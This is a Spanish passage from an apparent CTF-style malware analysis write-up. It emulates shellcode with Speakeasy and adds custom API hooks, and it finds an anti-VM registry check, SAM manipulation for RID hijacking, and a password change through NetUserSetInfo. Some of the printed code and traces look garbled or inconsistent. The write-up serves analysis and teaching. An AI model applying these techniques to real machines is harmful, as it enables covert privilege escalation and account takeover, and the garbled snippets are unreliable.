- **advapi32.dll**, que proporciona acceso a funcionalidades avanzadas del sistema, como la gestión del registro, operaciones criptográficas o manipulación de tokens de seguridad. Su carga es coherente con payloads que necesitan interactuar con mecanismos de autenticación o privilegios.
- **netapi32.dll**, una biblioteca asociada a funciones de red de alto nivel, especialmente relacionadas con servicios del entorno Windows. Su presencia sugiere que el payload podría preparar capacidades de comunicación o interacción con recursos remotos.

Aunque Speakeasy no siempre refleja de forma explícita la carga de kernel32.dll, es posible inferir su uso a partir de las funciones que el shellcode intenta resolver. Tanto LoadLibraryA como GetProcAddress residen en kernel32.dll y son imprescindibles para cualquier mecanismo de resolución dinámica de APIs. El hecho de que el shellcode invoque estas funciones durante la emulación implica necesariamente que ha localizado y utilizado esta biblioteca, incluso si el entorno emulado no lo registra como un evento independiente.

A partir de las direcciones base de las DLL cargadas, el shellcode incorpora en su ámbito varias funciones de la API de Windows que resultan especialmente reveladoras sobre su intención. Entre ellas se encuentran WinExec, lstrcpyA, RegGetValueA, RegSetValueA, RegOpenKeyExA, wsprintfA y NetUserSetInfo. La selección de estas funciones no es arbitraria: su naturaleza apunta a capacidades de ejecución de comandos, manipulación de cadenas, interacción con el registro y posible modificación de cuentas o información de usuario.

**WinExec** es una función clásica de la API de Windows utilizada para lanzar nuevos procesos a partir de un comando proporcionado como cadena. Aunque se considera obsoleta frente a funciones más modernas como CreateProcess, aún es utilizada en numerosos payloads por su simplicidad. Su presencia indica que el shellcode puede estar preparado para ejecutar comandos o binarios adicionales una vez que haya completado sus rutinas de inicialización.

**lstrcpyA** es una función de manipulación de cadenas que concatena dos cadenas de caracteres en formato ANSI. En el contexto de un shellcode, suele emplearse para construir rutas, comandos o claves de registro de forma dinámica, evitando almacenar cadenas completas en el payload y reduciendo así su huella estática.

Las funciones **RegGetValueA**, **RegSetValueA** y **RegOpenKeyExA** pertenecen a la familia de funciones de la API del registro de Windows. **RegGetValueA** permite leer valores de una clave de registro, mientras que **RegSetValueA** se utiliza para escribir o modificar valores en una clave existente.



**RegOpenKeyExA**, por su parte, abre una clave de registro específica a partir de una raíz como HKEY\_LOCAL\_MACHINE, HKEY\_CURRENT\_USER u otras, devolviendo un identificador que puede reutilizarse en llamadas posteriores. El uso conjunto de estas funciones sugiere que el shellcode no solo consulta el registro, sino que también podría modificarlo para alterar configuración, persistencia o contexto de ejecución.

La función **wsprintfA** es una variante de formato de cadenas similar a sprintf, pero integrada en la API de Windows. Permite construir cadenas formateadas a partir de parámetros, lo que resulta útil para generar dinámicamente rutas, claves de registro o comandos con valores variables. Su presencia refuerza la idea de que el shellcode construye parte de su configuración de forma dinámica en tiempo de ejecución.

Finalmente, **NetUserSetInfo** forma parte de la API de red de Windows y permite modificar información asociada a cuentas de usuario en un sistema o dominio, en función del nivel de información especificado. La inclusión de esta función es especialmente significativa, ya que apunta a capacidades potenciales de alteración de cuentas, modificación de atributos o ajuste de parámetros asociados a usuarios, lo que podría relacionarse con movimientos laterales, escalada de privilegios o persistencia.

Tras la declaración de estas funciones, la traza de ejecución muestra que el shellcode invoca RegOpenKeyExA para abrir una clave de registro concreta. De acuerdo con la documentación de Microsoft, el primer argumento de RegOpenKeyExA puede ser una raíz como HKEY\_LOCAL\_MACHINE o un identificador de clave ya abierto. A partir de ahí, la función intenta acceder a una subclave específica y devolver un identificador válido si la operación tiene éxito.

El hecho de que la clave objetivo esté relacionada con un hipervisor permite interpretar esta operación como una posible comprobación de entorno. Muchas soluciones de virtualización, sistemas de sandboxing y entornos de análisis emplean claves de registro características para exponer o configurar componentes de hipervisor. Si el shellcode consulta una clave asociada al hipervisor y verifica su presencia o contenido, es razonable concluir que podría estar realizando una verificación destinada a detectar si se está ejecutando dentro de una máquina virtual o un entorno de análisis instrumentalizado.

Esta combinación de acceso al registro y consulta de claves vinculadas a hipervisores encaja con patrones habituales de técnicas anti-análisis o anti-debugging. El payload puede utilizar el resultado de RegOpenKeyExA —y de posibles lecturas posteriores mediante RegGetValueA— para adaptar su comportamiento, desactivar ciertas funcionalidades o incluso abortar su ejecución si detecta que se encuentra en un entorno controlado. Aunque la emulación se detenga con un error de API no soportada, la secuencia de funciones resueltas y la clave consultada permiten inferir con fundamento que se trata de una comprobación de entorno orientada a detectar virtualización o monitorización.

Tras completar la comprobación inicial del entorno, el shellcode procede a interactuar con el Registro de Windows, concretamente con la base de datos del **Security Account Manager (SAM)**. El primer acceso registrado corresponde a la clave:

**HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\Names\biohazard\_mgmt\_guest**

En esta ubicación, cada subclave bajo *Names* representa un nombre de usuario, y su valor por defecto —cuando el nombre del valor es NULL— contiene el **Relative Identifier (RID)** asociado a esa cuenta. En este caso, el shellcode obtiene el RID correspondiente a biohazard\_mgmt\_guest, la cuenta invitada creada para el ejercicio. Esta lectura es coherente con un comportamiento orientado a manipular información de cuentas, ya que el RID es un identificador fundamental dentro de la estructura de seguridad de Windows.

A continuación, el shellcode invoca wsprintfA() utilizando un especificador de formato %s%08 junto con la cadena base:

**HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\00000000**

Esta operación sugiere que el payload está construyendo dinámicamente la ruta completa hacia la clave del usuario cuyo RID acaba de obtener. El formato %08 indica que el RID será representado como un número hexadecimal de ocho dígitos, lo que coincide exactamente con la estructura interna del SAM.



Esta construcción dinámica es un patrón habitual en ataques de **RID Hijacking**, donde el objetivo es manipular la clave del usuario para alterar su identidad efectiva dentro del sistema.

El siguiente paso refuerza esta hipótesis: el shellcode accede a la clave:

**HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users\{RID}\F**

La subclave **F** contiene información crítica sobre el usuario, incluyendo atributos de seguridad y referencias a grupos. Leer esta clave y almacenar su contenido en una variable interna —como indica la dirección 0x1203da0— es coherente con un intento de preparar una modificación posterior. En un ataque de RID Hijacking, esta fase suele preceder a la escritura de un RID alternativo o a la manipulación de atributos que permitan elevar privilegios sin modificar explícitamente la pertenencia a grupos.

Finalmente, el shellcode intenta invocar RegSetValueA() para escribir en el SAM. Es en este punto donde la emulación falla, ya que Speakeasy no implementa completamente las operaciones de escritura en claves protegidas del registro. Aun así, la secuencia observada —lectura del RID, construcción dinámica de rutas, acceso a la clave {RID}\F y preparación de una escritura— permite concluir con alta confianza que el payload estaba intentando llevar a cabo una operación de manipulación del SAM, muy probablemente orientada a un **RID Hijack**.

### Solution

Tras revisar la documentación de Speakeasy, queda claro que una de sus ventajas es la posibilidad de extender su funcionalidad añadiendo *API Handlers* personalizados. Esto permite proporcionar soporte parcial a funciones que el emulador no implementa de forma nativa, algo especialmente útil cuando el shellcode interactúa con componentes sensibles del sistema, como el Registro de Windows.

En este caso, la emulación se detiene cuando el shellcode intenta invocar RegSetValueA, una función perteneciente a advapi32.dll que Speakeasy no soporta completamente. Para resolver este problema, el primer paso consiste en identificar el archivo del módulo correspondiente dentro del repositorio de Speakeasy.

Una vez localizado el módulo que implementa los *hooks* de advapi32.py, es posible añadir un manejador específico para RegSetValueA.

```
home > usuario > Documentos > isolated > lib > python3.13 > site-packages > speakeasy > winenv > api > usermode > advapi32.py
  return rv
136
137
138 @apithook("RegSetKeyValueA", argc=6, conv_=arch.CALL_CONV_STDCALL)
139 def RegSetKeyValueA(self, _emu, argv, ctx={}):
140     """
141         LSTATUS RegSetValueA(
142             HKEY hkey,
143             LPCSTR lpSubKey,
144             LPCSTR lpValueName,
145             DWORD dwType,
146             LPVOID lpData,
147             DWORD cbData
148         );
149
150         rv = windefs.ERROR_SUCCESS
151         return rv
152
```



El objetivo de este handler no es emular una escritura real en el Registro —algo innecesario y potencialmente complejo, especialmente tratándose de claves protegidas del SAM—, sino simplemente permitir que la ejecución continúe. Sabemos por el análisis previo que el shellcode pretende sobreescribir el valor **F** del usuario con una versión modificada, como parte de un intento de manipulación del RID. Para que la emulación avance, basta con que el handler devuelva un código de éxito genérico, equivalente a **ERROR\_SUCCESS**, indicando que la operación se ha completado sin errores.

Con esta modificación, Speakeasy ya no se detiene en la llamada a `RegSetValueA`, y la ejecución del shellcode puede continuar. Sin embargo, al relanzar la emulación, aparece un nuevo fallo en otra parte del flujo. Este comportamiento es habitual cuando se analizan payloads complejos: al resolver un punto de fallo, pueden emerger otros relacionados con funciones adicionales que tampoco están implementadas en el emulador. Aun así, cada avance permite reconstruir con mayor precisión la lógica interna del shellcode y comprender mejor las acciones que intenta llevar a cabo.

```
(isolated)-(user32.dll)-[MTB]
/home/usrusr/Documents/isolated/lib/python3.11/site-packages/unicorn/unicorn.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools>=.
  import pkg_resources
+ File: /home/usrusr/Documents/isolated/lib/python3.11/site-packages/unicorn/unicorn.py
 0x1884: kernel32.LoadLibraryA("user32.dll") -> 0x77D10000
0x1887: kernel32.LoadLibraryA("advapi32.dll") -> 0x70000000
0x188A: kernel32.GetProcAddress(0x70000000, "GetProcAddress") -> 0xfee00000
0x1889: kernel32.GetProcAddress(0x70000000, "WinINet") -> 0xfee00000
0x188F: kernel32.GetProcAddress(0x70000000, "lstrcmpA") -> 0xfee00001
0x1956: kernel32.GetProcAddress(0x70000000, "RegSetValueA") -> 0xfee00002
0x1975: kernel32.GetProcAddress(0x70000000, "RegOpenKeyA") -> 0xfee00003
0x1979: kernel32.GetProcAddress(0x70000000, "RegCloseKey") -> 0xfee00004
0x197C: kernel32.GetProcAddress(0x70000000, "NetUserSetInfo") -> 0xfee00005
0x1A0D: advapi32.RegOpenKeyEx(0xfffffff80000002, "SOFTWARE\VMware, Inc.\Vmware Tools", 0x0, 0x1, 0x1203d40) -> 0x3
0x1B05: user32.wsprintfA(0x1203c20, 0x1af5, 0x1203b70, 0x0, "SAM\SAM\Domains\Account\Users\00000000", "%s%8s") -> 0x26
0x1B0F: advapi32.RegSetValueA(0xfffffff8000002, "SAM\SAM\Domains\Account\Users\00000000", "F", 0xffff, "REG_NONE", 0x1203da0, 0x1203c80) -> 0x0
0x1B0E: advapi32.RegSetValueA(0xfffffff8000002, 0x1203b00, 0x1203b00, 0xffff, 0x1203da0, 0x50) -> 0x0
0x1B0F: advapi32.RegSetValueA(0xfffffff8000002, "SAM\SAM\Domains\Account\Users\00000000", "F", 0xffff, "REG_NONE", 0x1203da0, 0x1203c80)
+ Invalid memory read (0xC000000D)
Unreported API: NETAPI32.NetUserSetInfo (ret: 0x1c0)
+ File: /home/usrusr/Documents/isolated/lib/python3.11/site-packages/unicorn/unicorn.py
+ Saving emulation report to rep.json
```

Tras añadir el handler personalizado para `RegSetValueA`, la emulación consigue avanzar más allá de la escritura en el SAM. Sin embargo, el shellcode vuelve a detenerse, esta vez al intentar invocar la función `NetUserSetInfo()`. Este comportamiento es coherente con lo observado anteriormente: cada vez que el payload alcanza una función no soportada por Speakeasy, la ejecución se interrumpe.

Siguiendo la misma lógica aplicada con `RegSetValueA`, es posible añadir un *hook* para `NetUserSetInfo()` dentro del módulo correspondiente. El objetivo no es emular completamente la funcionalidad —que implicaría modificar información de cuentas de usuario—, sino simplemente permitir que la ejecución continúe devolviendo un código de éxito genérico. Con este nuevo handler, la emulación vuelve a ejecutarse sin interrupciones.

Una vez añadidos ambos hooks, la emulación finalmente se completa de principio a fin. Sin embargo, no aparece ninguna bandera ni resultado explícito. Esto indica que, aunque la ejecución ya no se detenga, aún no hemos interpretado correctamente la lógica interna del shellcode. Para avanzar, es necesario examinar con más detalle qué intenta hacer el payload en la llamada a `NetUserSetInfo()`.

La documentación oficial de Windows proporciona información clave sobre esta función. `NetUserSetInfo()` permite modificar atributos de una cuenta de usuario, pero el significado de los datos proporcionados depende del valor del parámetro **level**. Cada nivel corresponde a una estructura distinta, y, por tanto, el contenido del parámetro **buf** —que apunta a los datos que se desean aplicar— debe interpretarse en función de ese nivel.

```
home:~ user32 -> isolated > 0B > python3.11 -> site-packages > speakeasy > windows > api > netapi32.py
0x1000: whi1_w1_lanroot = _lanroot()
0x1001: whi1_w1_logged_on_users = 2
0x1002: whi1_addr = self.mem_alloc(whi1.sizeof())
0x1003: self.mem.cast(whi1, whi1_addr)
0x1004: platform_id = 500 # PLATFORM_ID_NT
0x1005: whi1.whi1_platform_id = platform_id
0x1006: hostname = emu.get_hostname()
0x1007: computername_ptr = self.mem_alloc(2 * len(hostname) + 2)
0x1008: self.write_wed_string(computername_ptr, hostname, 2)
# FORCE_UNICODE are defined.
0x1009: user32.wsprintfA(0x1203c20, 0x1af5, 0x1203b70, 0x0, "%s%8s") -> 0x26
0x100A: whi1.whi1_ver_minor = osver["minor"]
0x100B: whi1.whi1_ver_major = osver["major"]
0x100C: self.mem.write(whi1_addr, whi1.get_bytes())
0x100D: self.mem.write(bufptr, whi1_addr.to_bytes(emu.get_ptr_size()), 'little')
0x100E: return netapi32def.NERR_Success
0x100F: 
0x100G: def NetUserSetInfo(self, emu, argv, ctx={}):
0x100H:     NET_API_STATUS STATUS = NET_API_FUNCTION_NetUserSetInfo(
0x100I:         LPCTSTR servername,
0x100J:         LPVOID lpobject,
0x100K:         INDWORD level,
0x100L:         INBYTE buf,
0x100M:         LPOWORD perr
0x100N:     );
0x100O:     return netapi32def.NERR_Success
```



En este punto, comprender exactamente qué nivel se está utilizando y cómo se interpreta el contenido de **buf** es esencial para reconstruir la intención del payload y determinar qué impacto tendría la ejecución real del shellcode en un sistema Windows.

Una vez que la emulación consigue avanzar más allá de las funciones no soportadas, el siguiente punto crítico aparece en la llamada a `NetUserSetInfo()`. Para comprender qué intenta hacer el shellcode en esta fase, es necesario examinar con detalle los argumentos que recibe esta función, especialmente **level** y **buf**, ya que determinan cómo se interpreta la estructura de datos que se está pasando.

Consultando la documentación oficial de Windows, observamos que el parámetro **level** controla el tipo de estructura que `NetUserSetInfo()` espera recibir. En nuestro caso, Speakeasy registra un valor de `level = 0x3EB` (1003).

Dc acuerdo con la tabla dc niveles de la API, un valor dc **1003** indica que el argumento **buf** apunta a una estructura de tipo **USER\_INFO\_1003**. Esta estructura es especialmente relevante porque contiene un único campo significativo: un **puntero a una cadena Unicode** que representa la **nueva contraseña** que se desea asignar al usuario especificado en el segundo argumento de la función.

Esto significa que el shellcode está intentando **cambiar la contraseña del usuario** sin recurrir a mecanismos más ruidosos como WinExec, que podrían ser detectados por herramientas de monitorización. En lugar de ello, utiliza una llamada directa a la API de red de Windows, un enfoque mucho más sigiloso y coherente con técnicas de post-exploitación avanzadas.

Para poder inspeccionar el contenido real de la contraseña dentro del entorno emulado, es necesario interpretar correctamente el parámetro **buf**. En la llamada a `NetUserSetInfo()`, este parámetro es un **doble puntero** a una cadena Unicode, por lo que el hook debe:

1. **Expandir el array de argumentos** para acceder a todos los parámetros de la función.
  2. **Leer el puntero contenido en buf**, lo que implica dereferenciarlo mediante `self.mem_read()` para obtener los primeros 4 bytes.
  3. **Convertir esos bytes en una dirección válida** dentro del espacio de memoria emulado.
  4. **Leer la cadena Unicode** ubicada en esa dirección utilizando `self.read_mem_string(addr, 2)`, donde el ancho de carácter es de 2 bytes, tal como corresponde a UTF-16LE.

Este proceso permite extraer la contraseña que el shellcode intenta establecer para la cuenta objetivo. Una vez implementado el hook con esta lógica, al volver a ejecutar la emulación deberíamos ver la contraseña impresa en la salida del emulador, revelando así el valor que el payload pretendía aplicar.

